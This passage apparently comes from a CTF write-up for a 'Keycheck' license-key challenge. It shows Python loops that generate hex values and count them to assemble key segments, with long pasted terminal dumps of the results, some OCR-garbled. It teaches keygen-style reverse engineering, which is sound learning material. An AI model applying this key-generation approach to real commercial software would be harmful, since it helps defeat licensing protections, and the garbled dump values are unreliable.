6': 1, 'F723': 1, '58CD': 1, '3FA8': 1, '2FFE': 1, '489B': 1, 'E775': 1, '8010': 1, 'B8A9': 1, 'DFCC': 1, '7022': 1, '1747': 1, 'FFB0': 1, '98D5': 1, '373B': 1, '505E': 1, '68E7': 1, 'F82':
1, 'A06C': 1, 'C709': 1, 'D75F': 1, 'B03A': 1, '1FD4': 1, '78B1': 1, '4008': 1, '276D': 1, '8883': 1, 'EFE6': 1, 'A82F': 1, 'CF4A': 1, '60A4': 1, '7C1': 1, '3F78': 1, '581D': 1, 'F7F3': 1, '
```

```
markjhaxor: ~/Desktop/CTF/Hackerlab24/Keycheck
File  Edit  View  Search  Terminal  Help
'BE79': 1, '1197': 1, '76F2': 1, '66A4': 1, '1C1': 1, 'AE2F': 1, 'C94A': 1, 'F1F3': 1, '9696': 1, '3978': 1, '5E1D': 1, 'EED7': 1, '89B2': 1, '265C': 1, '4139': 1, '7980': 1, '1EE5': 1, 'B10
B': 1, 'D66E': 1, 'C638': 1, 'A15D': 1, 'EB3': 1, '69D6': 1, '516F': 1, '360A': 1, '99E4': 1, 'FE81': 1, 'B948': 1, 'DE2D': 1, '71C3': 1, '16A6': 1, '2E1F': 1, '497A': 1, 'E694': 1, '81F1':
1, '91A7': 1, 'F6C2': 1, '592C': 1, '3E49': 1, '6F0': 1, '6195': 1, 'CE7B': 1, 'A91E': 1, '41E9': 1, '268C': 1, '8962': 1, 'EE07': 1, 'D6BE': 1, 'B1DB': 1, '1E35': 1, '7950': 1, '6906': 1, '
E63': 1, 'A18D': 1, 'C6E8': 1, 'FE51': 1, '9934': 1, '36DA': 1, '51BF': 1, '1676': 1, '7113': 1, 'DEFD': 1, 'B998': 1, '8121': 1, 'E644': 1, '49AA': 1, '2ECF': 1, '3E99': 1, '59FC': 1, 'F612
': 1, '9177': 1, 'A9CE': 1, 'CEAB': 1, '6145': 1, '620': 1, 'E2E6': 1, '8583': 1, '2A6D': 1, '4D08': 1, '75B1': 1, '12D4': 1, 'BD3A': 1, 'DA5F': 1, 'CA09': 1, 'AD6C': 1, '282': 1, '65E7': 1,
 '5D5E': 1, '3A3B': 1, '95D5': 1, 'F2B0': 1, 'B579': 1, 'D21C': 1, '7DF2': 1, '1A97': 1, '222E': 1, '454B': 1, 'EAA5': 1, '8DC0': 1, '9D96': 1, 'FAF3': 1, '551D': 1, '3278': 1, 'AC1': 1, '6D
A4': 1, 'C24A': 1, 'A52F': 1, '4DD8': 1, '2ABD': 1, '8553': 1, 'E236': 1, 'DA8F': 1, 'BDEA': 1, '1204': 1, '7561': 1, '6537': 1, '252': 1, 'ADBC': 1, 'CAD9': 1, 'F260': 1, '9505': 1, '3AEB':
 1, '5D8E': 1, '1A47': 1, '7D22': 1, 'D2CC': 1, 'B5A9': 1, '8D10': 1, 'EA75': 1, '459B': 1, '22FE': 1, '32A8': 1, '55CD': 1, 'FA23': 1, '9D46': 1, 'A5FF': 1, 'C29A': 1, '6D74': 1, 'A11': 1,
'CB56': 1, 'AC33': 1, '3DD': 1, '64B8': 1, '5C01': 1, '3B64': 1, '948A': 1, 'F3EF': 1, 'E3B9': 1, '84DC': 1, '2B32': 1, '4C57': 1, '74EE': 1, '138B': 1, 'BC65': 1, 'DB00': 1, '9CC9': 1, 'FBA
C': 1, '5442': 1, '3327': 1, 'B9E': 1, '6CFB': 1, 'C315': 1, 'A470': 1, 'B426': 1, 'D343': 1, '7CAD': 1, '1BC8': 1, '2371': 1, '4414': 1, 'EBFA': 1, '8C9F': 1, '6468': 1, '30D': 1, 'ACE3': 1
, 'CB86': 1, 'F33F': 1, '945A': 1, '3BB4': 1, '5CD1': 1, '4C87': 1, '2BE2': 1, '840C': 1, 'E369': 1, 'DBD0': 1, 'BCB5': 1, '135B': 1, '743E': 1, '33F7': 1, '5492': 1, 'FB7C': 1, '9C19': 1, '
A4A0': 1, 'C3C5': 1, '6C2B': 1, 'B4E': 1, '1B18': 1, '7C7D': 1, 'D393': 1, 'B4F6': 1, '8C4F': 1, 'EB2A': 1, '44C4': 1, '23A1': 1, 'DCDD': 1, 'BBB8': 1, '1456': 1, '7333': 1, '4B8A': 1, '2CEF
': 1, '8301': 1, 'E464': 1, 'F432': 1, '9357': 1, '3CB9': 1, '5BDC': 1, '6365': 1, '400': 1, 'ABEE': 1, 'CC8B': 1, '8B42': 1, 'EC27': 1, '43C9': 1, '24AC': 1, '1C15': 1, '7B70': 1, 'D49E': 1
, '3FB': 1, 'A3AD': 1, 'C4C8': 1, '6B26': 1, 'C43': 1, '34FA': 1, '539F': 1, 'FC71': 1, '9B14': 1, '73E3': 1, '1486': 1, 'BB68': 1, 'DC0D': 1, 'E4B4': 1, '83D1': 1, '2C3F': 1, '4B5A': 1, '5
B0C': 1, '3C69': 1, '9387': 1, 'F4E2': 1, 'CC5B': 1, 'AB3E': 1, '4D0': 1, '63B5': 1, '247C': 1, '4319': 1, 'ECF7': 1, '8B92': 1, 'B32B': 1, 'D44E': 1, '7BA0': 1, '1CC5': 1, 'C93': 1, '6BF6':
 1, 'C418': 1, 'A37D': 1, '9BC4': 1, 'FCA1': 1, '534F': 1, '342A': 1, '84E0': 1, 'E385': 1, '4C6B': 1, '2B0E': 1, '13B7': 1, '74D2': 1, 'DB3C': 1, 'BC59': 1, 'AC0F': 1, 'CB6A': 1, '6484': 1,
 '3E1': 1, '3B58': 1, '5C3D': 1, 'F3D3': 1, '94B6': 1, 'D37F': 1, 'B41A': 1, '1BF4': 1, '7C91': 1, '4428': 1, '234D': 1, '8CA3': 1, 'EBC6': 1, 'FB90': 1, '9CF5': 1, '331B': 1, '547E': 1, '6C
C7': 1, 'BA2': 1, 'A44C': 1, 'C329': 1, '2BDE': 1, '4CBB': 1, 'E355': 1, '8430': 1, 'BC89': 1, 'DBEC': 1, '7402': 1, '1367': 1, '331': 1, '6454': 1, 'CBBA': 1, 'ACDF': 1, '9466': 1, 'F303':
1, '5CED': 1, '3B88': 1, '7C41': 1, '1B24': 1, 'B4CA': 1, 'D3AF': 1, 'EB16': 1, '8C73': 1, '239D': 1, '44F8': 1, '54AE': 1, '33CB': 1, '9C25': 1, 'FB40': 1, 'C3F9': 1, 'A49C': 1, 'B72': 1, '
6C17': 1, '88D1': 1, 'EFB4': 1, '405A': 1, '273F': 1, '1F86': 1, '78E3': 1, 'D70D': 1, 'B068': 1, 'A03E': 1, 'C75B': 1, '68B5': 1, 'FD0': 1, '3769': 1, '500C': 1, 'FFE2': 1, '9887': 1, 'DF4E
': 1, 'B82B': 1, '17C5': 1, '70A0': 1, '4819': 1, '2F7C': 1, '8092': 1, 'E7F7': 1, 'F7A1': 1, '90C4': 1, '3F2A': 1, '584F': 1, '60F6': 1, '793': 1, 'A87D': 1, 'CF18': 1, '27EF': 1, '408A': 1
, 'EF64': 1, '8801': 1, 'B0B8': 1, 'D7DD': 1, '7833': 1, '1F56': 1, 'F00': 1, '6865': 1, 'C78B': 1, 'A0EE': 1, '9857': 1, 'FF32': 1, '50DC': 1, '37B9': 1, '7070': 1, '1715': 1, 'B8FB': 1, 'D
F9E': 1, 'E727': 1, '8042': 1, '2FAC': 1, '48C9': 1, '589F': 1, '3FFA': 1, '9014': 1, 'F771': 1, 'CFC8': 1, 'A8AD': 1, '743': 1, '6026': 1, 'A161': 1, 'C604': 1, '69EA': 1, 'E8F': 1, '3636':
 1, '5153': 1, 'FEBD': 1, '99D8': 1, '898E': 1, 'EEEB': 1, '4105': 1, '2660': 1, '1ED9': 1, '79BC': 1, 'D652': 1, 'B137': 1, 'F6FE': 1, '919B': 1, '3E75': 1, '5910': 1, '61A9': 1, '6CC': 1,
'A922': 1, 'CE47': 1, 'DE11': 1, 'B974': 1, '169A': 1, '71FF': 1, '4946': 1, '2E23': 1, '81CD': 1, 'E6A8': 1, 'E5F': 1, '693A': 1, 'C6D4': 1, 'A1B1': 1, '9908': 1, 'FE6D': 1, '5183': 1, '36E
6': 1, '26B0': 1, '41D5': 1, 'EE3B': 1, '895E': 1, 'B1E7': 1, 'D682': 1, '796C': 1, '1E09': 1, '59C0': 1, '3EA5': 1, '914B': 1, 'F62E': 1, 'CE97': 1, 'A9F2': 1, '61C': 1, '6179': 1, '712F':
1, '164A': 1, 'B9A4': 1, 'DEC1': 1, 'E678': 1, '811D': 1, '2EF3': 1, '4996': 1, '6284': 1, '5E1': 1, 'AA0F': 1, 'CD6A': 1, 'F5D3': 1, '92B6': 1, '3D58': 1, '5A3D': 1, '4A6B': 1, '2D0E': 1, '
82E0': 1, 'E585': 1, 'DD3C': 1, 'BA59': 1, '15B7': 1, '72D2': 1, '351B': 1, '527E': 1, 'FD90': 1, '9AF5': 1, 'A24C': 1, 'C529': 1, '6AC7': 1, 'DA2': 1, '1DF4': 1, '7A91': 1, 'D57F': 1, 'B21A
': 1, '8AA3': 1, 'EDC6': 1, '4228': 1, '254D': 1, 'CDBA': 1, 'AADF': 1, '531': 1, '6254': 1, '5AED': 1, '3D88': 1, '9266': 1, 'F503': 1, 'E555': 1, '8230': 1, '2DDE': 1, '4ABB': 1, '7202': 1
, '1567': 1, 'BA89': 1, 'DDEC': 1, '9A25': 1, 'FD40': 1, '52AE': 1, '35CB': 1, 'D72': 1, '6A17': 1, 'C5F9': 1, 'A29C': 1, 'B2CA': 1, 'D5AF': 1, '7A41': 1, '1D24': 1, '259D': 1, '42F8': 1, 'E
D16': 1, '8A73': 1, '3AB9': 1, '5DDC': 1, 'F232': 1, '9557': 1, 'ADEE': 1, 'CA8B': 1, '6565': 1, '200': 1, '1256': 1, '7533': 1, 'DADD': 1, 'BDB8': 1, '8501': 1, 'E264': 1, '4D8A': 1, '2AEF'
: 1, '6D26': 1, 'A43': 1, 'A5AD': 1, 'C2C8': 1, 'FA71': 1, '9D14': 1, '32FA': 1, '559F': 1, '45C9': 1, '22AC': 1, '8D42': 1, 'EA27': 1, 'D29E': 1, 'B5FB': 1, '1A15': 1, '7D70': 1, '9587': 1,
 'F2E2': 1, '5D0C': 1, '3A69': 1, '2D0': 1, '65B5': 1, 'CA5B': 1, 'AD3E': 1, 'BD68': 1, 'DA0D': 1, '75E3': 1, '1286': 1, 'A3F': 1, '4D5A': 1, 'E2B4': 1, '85D1': 1, 'C218': 1, 'A57D': 1, 'A9
3': 1, '6DF6': 1, '554F': 1, '322A': 1, '9DC4': 1, 'FAA1': 1, 'EAF7': 1, '8D92': 1, '227C': 1, '4519': 1, '7DA0': 1, 'IAC5': 1, 'B52B': 1, 'D24E': 1, '3688': 1, '51ED': 1, 'FE03': 1, '9966':
 1, 'A1DF': 1, 'C6BA': 1, '6954': 1, 'E31': 1, '1E67': 1, '7902': 1, 'D6EC': 1, 'B189': 1, '8930': 1, 'EE55': 1, '41BB': 1, '26DE': 1, '6117': 1, '672': 1, 'A99C': 1, 'CEF9': 1, 'F640': 1,
9125': 1, '3ECB': 1, '59AE': 1, '49F8': 1, '2E9D': 1, '8173': 1, 'E616': 1, 'DEAF': 1, 'B9CA': 1, '1624': 1, '7141': 1, '99B6': 1, 'FED3': 1, '513D': 1, '3658': 1, 'EE1': 1, '6984': 1, 'C66A
': 1, 'A10F': 1, 'B159': 1, 'D63C': 1, '79D2': 1, '1EB7': 1, '260E': 1, '416B': 1, 'EE85': 1, '89E0': 1, 'CE29': 1, 'A94C': 1, '6A2': 1, '61C7': 1, '597E': 1, '3E1B': 1, '91F5': 1, 'F690': 1
, 'E6C6': 1, '81A3': 1, '2E4D': 1, '4928': 1, '7191': 1, '16F4': 1, 'B91A': 1, 'DE7F': 1, '1F38': 1, '785D': 1, 'D7B3': 1, 'B0D6': 1, '886F': 1, 'EF0A': 1, '40E4': 1, '2781': 1, '37D7': 1, '
50B2': 1, 'FF5C': 1, '9839': 1, 'A080': 1, 'C7E5': 1, '680B': 1, 'F6E': 1, '48A7': 1, '2FC2': 1, '802C': 1, 'E749': 1, 'DFF0': 1, 'B895': 1, '177B': 1, '701E': 1, '6048': 1, '72D': 1, 'A8C3'
: 1, 'CFA6': 1, 'F71F': 1, '907A': 1, '3F94': 1, '58F1': 1, 'B006': 1, 'D763': 1, '788D': 1, '1FE8': 1, '2751': 1, '4034': 1, 'EFDA': 1, '88BF': 1, '98E9': 1, 'FF8C': 1, '5062': 1, '3707': 1
, 'FBE': 1, '68DB': 1, 'C735': 1, 'A050': 1, 'E799': 1, '80FC': 1, '2F12': 1, '4877': 1, '70CE': 1, '17AB': 1, 'B845': 1, 'DF20': 1, 'CF76': 1, 'A813': 1, '7FD': 1, '6098': 1, '5821': 1, '3F
44': 1, '90AA': 1, 'F7CF': 1, '8B3': 1, '6FD6': 1, 'C038': 1, 'A75D': 1, '9FE4': 1, 'F881': 1, '576F': 1, '300A': 1, '205C': 1, '4739': 1, 'E8D7': 1, '8FB2': 1, 'B70B': 1, 'D06E': 1, '7F80':
 1, '18E5': 1, '5F2C': 1, '3849': 1, '97A7': 1, 'F0C2': 1, 'C87B': 1, 'AF1E': 1, 'F0': 1, '6795': 1, '77C3': 1, '10A6': 1, 'BF48': 1, 'D82D': 1, 'E094': 1, '87F1': 1, '281F': 1, '4F7A': 1, '
A78D': 1, 'C0E8': 1, '6F06': 1, '863': 1, '30DA': 1, '57BF': 1, 'F851': 1, '9F34': 1, '8F62': 1, 'E807': 1, '47E9': 1, '208C': 1, '1835': 1, '7F50': 1, 'D0BE': 1, 'B7DB': 1, 'F012': 1, '9777
': 1, '3899': 1, '5FFC': 1, '6745': 1, '20': 1, 'AFCE': 1, 'C8AB': 1, 'D8FD': 1, 'BF98': 1, '1076': 1, '7713': 1, '4FAA': 1, '28CF': 1, '8721': 1, 'E044': 1, '508E': 1, '37EB': 1, '9805': 1,
 'FF60': 1, 'C7D9': 1, 'A0BC': 1, 'F52': 1, '6837': 1, '7861': 1, '1F04': 1, 'B0EA': 1, 'D78F': 1, 'EF36': 1, '8853': 1, '27BD': 1, '40D8': 1, '711': 1, '6074': 1, 'CF9A': 1, 'A8FF': 1, '904
6': 1, 'F723': 1, '58CD': 1, '3FA8': 1, '2FFE': 1, '489B': 1, 'E775': 1, '8010': 1, 'B8A9': 1, 'DFCC': 1, '7022': 1, '1747': 1, 'FFB0': 1, '98D5': 1, '373B': 1, '505E': 1, '68E7': 1, 'F82':
1, 'A06C': 1, 'C709': 1, 'D75F': 1, 'B03A': 1, '1FD4': 1, '78B1': 1, '4008': 1, '276D': 1, '8883': 1, 'EFE6': 1, 'A82F': 1, 'CF4A': 1, '60A4': 1, '7C1': 1, '3F78': 1, '581D': 1, 'F7F3': 1, '
9096': 1, '80C0': 1, 'E7A5': 1, '484B': 1, '2F2E': 1, '1797': 1, '70F2': 1, 'DF1C': 1}

~/Desktop/CTF/Hackerlab24/Keycheck ❯
```

We can see that all values there are unique as there are no two or more occurrence of it's value

So that means `compute[0]` is going to be `1`

I just choose a random value from there now our key is going to be:

```
3D88-AAAA-AAAA-AAAA-AAAA-AAAA
```

Moving on where `i = 1`


```python
array = [1, 894, 1, 298, 447, 799236, 1, 223, -178, -1, 0, 1788]

i = 1
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}

for j in range(start, end + 1):
    value = hex(gen(j ^ 0x37E))[2:].upper()

    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1

print(chunk)
print("\n")
```

```
mark@haxor: ~/Desktop/CTF/Hackerlab24/Keycheck
File  Edit  View  Search  Terminal  Help
λ ~/Desktop/CTF/Hackerlab24/Keycheck ❯ python3 get.py
{'D18F': 1, '7E61': 1, '1904': 1, '21BD': 1, '46D8': 1, 'E936': 1, '8E53': 1, '9E05': 1, 'F960': 1, '568E': 1, '31EB': 1, '952': 1, '6E37': 1, 'C1D9': 1, 'A6BC': 1, 'E175': 1, '8610': 1, '29
FE': 1, '4E9B': 1, '7622': 1, '1147': 1, 'BEA9': 1, 'D9CC': 1, 'C99A': 1, 'AEFF': 1, '111': 1, '6674': 1, '5ECD': 1, '39A8': 1, '9646': 1, 'F123': 1, '19D4': 1, '7EB1': 1, 'D15F': 1, 'B63A':
 1, '8E83': 1, 'E9E6': 1, '4608': 1, '216D': 1, '313B': 1, '565E': 1, 'F9B0': 1, '9ED5': 1, 'A66C': 1, 'C109': 1, '6EE7': 1, '982': 1, '4E4B': 1, '292E': 1, '86C0': 1, 'E1A5': 1, 'D91C': 1,
'BE79': 1, '1197': 1, '76F2': 1, '66A4': 1, '1C1': 1, 'AE2F': 1, 'C94A': 1, 'F1F3': 1, '9696': 1, '3978': 1, '5E1D': 1, 'EED7': 1, '89B2': 1, '265C': 1, '4139': 1, '7980': 1, '1EE5': 1, 'B10
B': 1, 'D66E': 1, 'C638': 1, 'A15D': 1, 'EB3': 1, '69D6': 1, '516F': 1, '360A': 1, '99E4': 1, 'FE81': 1, 'B948': 1, 'DE2D': 1, '71C3': 1, '16A6': 1, '2E1F': 1, '497A': 1, 'E694': 1, '81F1':
1, '91A7': 1, 'F6C2': 1, '592C': 1, '3E49': 1, '6F0': 1, '6195': 1, 'CE7B': 1, 'A91E': 1, '41E9': 1, '268C': 1, '8962': 1, 'EE07': 1, 'D6BE': 1, 'B1DB': 1, '1E35': 1, '7950': 1, '6906': 1, '
E63': 1, 'A18D': 1, 'C6E8': 1, 'FE51': 1, '9934': 1, '36DA': 1, '51BF': 1, '1676': 1, '7113': 1, 'DEFD': 1, 'B998': 1, '8121': 1, 'E644': 1, '49AA': 1, '2ECF': 1, '3E99': 1, '59FC': 1, 'F612
': 1, '9177': 1, 'A9CE': 1, 'CEAB': 1, '6145': 1, '620': 1, 'E2E6': 1, '8583': 1, '2A6D': 1, '4D08': 1, '75B1': 1, '12D4': 1, 'BD3A': 1, 'DA5F': 1, 'CA09': 1, 'AD6C': 1, '282': 1, '65E7': 1,
 '5D5E': 1, '3A3B': 1, '95D5': 1, 'F2B0': 1, 'B579': 1, 'D21C': 1, '7DF2': 1, '1A97': 1, '222E': 1, '454B': 1, 'EAA5': 1, '8DC0': 1, '9D96': 1, 'FAF3': 1, '551D': 1, '3278': 1, 'AC1': 1, '6D
A4': 1, 'C24A': 1, 'A52F': 1, '4DD8': 1, '2ABD': 1, '8553': 1, 'E236': 1, 'DA8F': 1, 'BDEA': 1, '1204': 1, '7561': 1, '6537': 1, '252': 1, 'ADBC': 1, 'CAD9': 1, 'F260': 1, '9505': 1, '3AEB':
 1, '5D8E': 1, '1A47': 1, '7D22': 1, 'D2CC': 1, 'B5A9': 1, '8D10': 1, 'EA75': 1, '459B': 1, '22FE': 1, '32A8': 1, '55CD': 1, 'FA23': 1, '9D46': 1, 'A5FF': 1, 'C29A': 1, '6D74': 1, 'A11': 1,
'CB56': 1, 'AC33': 1, '3DD': 1, '64B8': 1, '5C01': 1, '3B64': 1, '948A': 1, 'F3EF': 1, 'E3B9': 1, '84DC': 1, '2B32': 1, '4C57': 1, '74EE': 1, '138B': 1, 'BC65': 1, 'DB00': 1, '9CC9': 1, 'FBA
C': 1, '5442': 1, '3327': 1, 'B9E': 1, '6CFB': 1, 'C315': 1, 'A470': 1, 'B426': 1, 'D343': 1, '7CAD': 1, '1BC8': 1, '2371': 1, '4414': 1, 'EBFA': 1, '8C9F': 1, '6468': 1, '30D': 1, 'ACE3': 1
, 'CB86': 1, 'F33F': 1, '945A': 1, '3BB4': 1, '5CD1': 1, '4C87': 1, '2BE2': 1, '840C': 1, 'E369': 1, 'DBD0': 1, 'BCB5': 1, '135B': 1, '743E': 1, '33F7': 1, '5492': 1, 'FB7C': 1, '9C19': 1, '
A4A0': 1, 'C3C5': 1, '6C2B': 1, 'B4E': 1, '1B18': 1, '7C7D': 1, 'D393': 1, 'B4F6': 1, '8C4F': 1, 'EB2A': 1, '44C4': 1, '23A1': 1, 'DCDD': 1, 'BBB8': 1, '1456': 1, '7333': 1, '4B8A': 1, '2CEF
': 1, '8301': 1, 'E464': 1, 'F432': 1, '9357': 1, '3CB9': 1, '5BDC': 1, '6365': 1, '400': 1, 'ABEE': 1, 'CC8B': 1, '8B42': 1, 'EC27': 1, '43C9': 1, '24AC': 1, '1C15': 1, '7B70': 1, 'D49E': 1
, 'B3FB': 1, 'A3AD': 1, 'C4C8': 1, 6B26': 1, 'C43': 1, '34FA': 1, '539F': 1, 'FC71': 1, '9B14': 1, '73E3': 1, '1486': 1, 'BB68': 1, 'DC0D': 1, 'E4B4': 1, '83D1': 1, '2C3F': 1, '4B5A': 1, '5
B0C': 1, '3C69': 1, '9387': 1}


λ ~/Desktop/CTF/Hackerlab24/Keycheck ❯
```

Unique values again now key is:

```
3D88-9387-AAAA-AAAA-AAAA-AAAA
```

Where `i == 2`



```python
i = 2
start = array[2 * i]
end = array[2 * i + 1]
# print([start, end])
chunk = {}

for j in range(start, end + 1):
    value = hex(gen(j ^ 0x37E))[2:].upper()

    if value in chunk:
        chunk[value] += 1
    else:
        chunk[value] = 1

print(chunk)
print("\n")

```


```
~/Desktop/CTF/Hackerlab24/Keycheck ❯ python3 get.py
{'6026': 6, 'A161': 18, 'C604': 18, '69EA': 6, 'E8F': 6, '3636': 18, '5153': 18, 'FEBD': 6, '99D8': 6, '898E': 18, 'EEEB': 18, '4105': 6, '2660': 6, '1ED9': 18, '79BC': 18, 'D652': 6, 'B137'
: 6, 'F6FE': 6, '919B': 6, '3E75': 18, '5910': 18, '61A9': 6, '6CC': 6, 'A922': 18, 'CE47': 18, 'DE11': 6, 'B974': 6, '169A': 18, '71FF': 18, '4946': 6, '2E23': 6, '81CD': 18, 'E6A8': 18, 'E
5F': 6, '693A': 6, 'C6D4': 18, 'A1B1': 18, '9908': 6, 'FE6D': 6, '5183': 18, '36E6': 18, '26B0': 6, '41D5': 6, 'EE3B': 18, '895E': 18, 'B1E7': 6, 'D682': 6, '796C': 18, '1E09': 18, '59C0': 1
8, '3EA5': 18, '914B': 6, 'F62E': 6, 'CE97': 18, 'A9F2': 18, '61C': 6, '6179': 6, '712F': 18, '164A': 18, 'B9A4': 6, 'DEC1': 6, 'E678': 18, '811D': 18, '2EF3': 6, '4996': 6, '6284': 18, '5E1
': 18, 'AA0F': 6, 'CD6A': 6, 'F5D3': 18, '92B6': 18, '3D58': 6, '5A3D': 6, '4A6B': 18, '2D0E': 18, '82E0': 6, 'E585': 6, 'DD3C': 18, 'BA59': 18, '15B7': 6, '72D2': 6, '351B': 6, '527E': 6, '
FD90': 18, '9AF5': 18, 'A24C': 6, 'C529': 6, '6AC7': 18, 'DA2': 18, '1DF4': 6, '7A91': 6, 'D57F': 18, 'B21A': 18, '8AA3': 6, 'EDC6': 6, '4228': 18, '254D': 18, 'CDBA': 6, 'AADF': 6, '531': 1
8, '6254': 18, '5AED': 6, '3D88': 6, '9266': 18, 'F503': 18, 'E555': 6, '8230': 6, '2DDE': 18, '4ABB': 18, '7202': 6, '1567': 6, 'BA89': 18, 'DDEC': 18, '9A25': 18, 'FD40': 18, '52AE': 6, '3
5CB': 6, 'D72': 18, '6A17': 18, 'C5F9': 6, 'A29C': 6, 'B2CA': 18, 'D5AF': 18, '7A41': 6, '1D24': 6, '259D': 18, '42F8': 18, 'ED16': 6, '8A73': 6, '3AB9': 18, '5DDC': 18, 'F232': 6, '9557': 6
, 'ADEE': 18, 'CA8B': 18, '6565': 6, '200': 6, '1256': 18, '7533': 18, 'DADD': 6, 'BDB8': 6, '8501': 18, 'E264': 18, '4D8A': 6, '2AEF': 6, '6D26': 6, 'A43': 6, 'A5AD': 18, 'C2C8': 18, 'FA71'
: 6, '9D14': 6, '32FA': 18, '559F': 18, '45C9': 6, '22AC': 6, '8D42': 18, 'EA27': 18, 'D29E': 6, 'B5FB': 6, '1A15': 18, '7D70': 18, '9587': 6, 'F2E2': 6, '5D0C': 18, '3A69': 18, '2D0': 6, '6
5B5': 6, 'CA5B': 18, 'AD3E': 18, 'BD68': 6, 'DA0D': 6, '75E3': 18, '1286': 18, '2A3F': 6, '4D5A': 6, 'E2B4': 18, '85D1': 18, 'C218': 18, 'A57D': 18, 'A93': 6, '6DF6': 6, '554F': 18, '322A':
18, '9DC4': 6, 'FAA1': 6, 'EAF7': 18, '8D92': 18, '227C': 6, '4519': 6, '7DA0': 18, '1AC5': 18, 'B52B': 6, 'D24E': 6, '3688': 18, '51ED': 18, 'FE03': 6, '9966': 6, 'A1DF': 18, 'C6BA': 18, '6
954': 6, 'E31': 6, '1E67': 18, '7902': 18, 'D6EC': 6, 'B189': 6, '8930': 18, 'EE55': 18, '41BB': 6, '26DE': 6, '6117': 6, '672': 6, 'A99C': 18, 'CEF9': 18, 'F640': 6, '9125': 6, '3ECB': 18,
'59AE': 18, '49F8': 6, '2E9D': 6, '8173': 18, 'E616': 18, 'DEAF': 6, 'B9CA': 6, '1624': 18, '7141': 18, '99B6': 6, 'FED3': 6, '513D': 18, '3658': 18, 'EE1': 6, '6984': 6, 'C66A': 18, 'A10F':
 18, 'B159': 6, 'D63C': 6, '79D2': 18, '1EB7': 18, '260E': 6, '416B': 6, 'EE85': 18, '89E0': 18, 'CE29': 18, 'A94C': 18, '6A2': 6, '61C7': 6, '597E': 18, '3E1B': 18, '91F5': 6, 'F690': 6, 'E
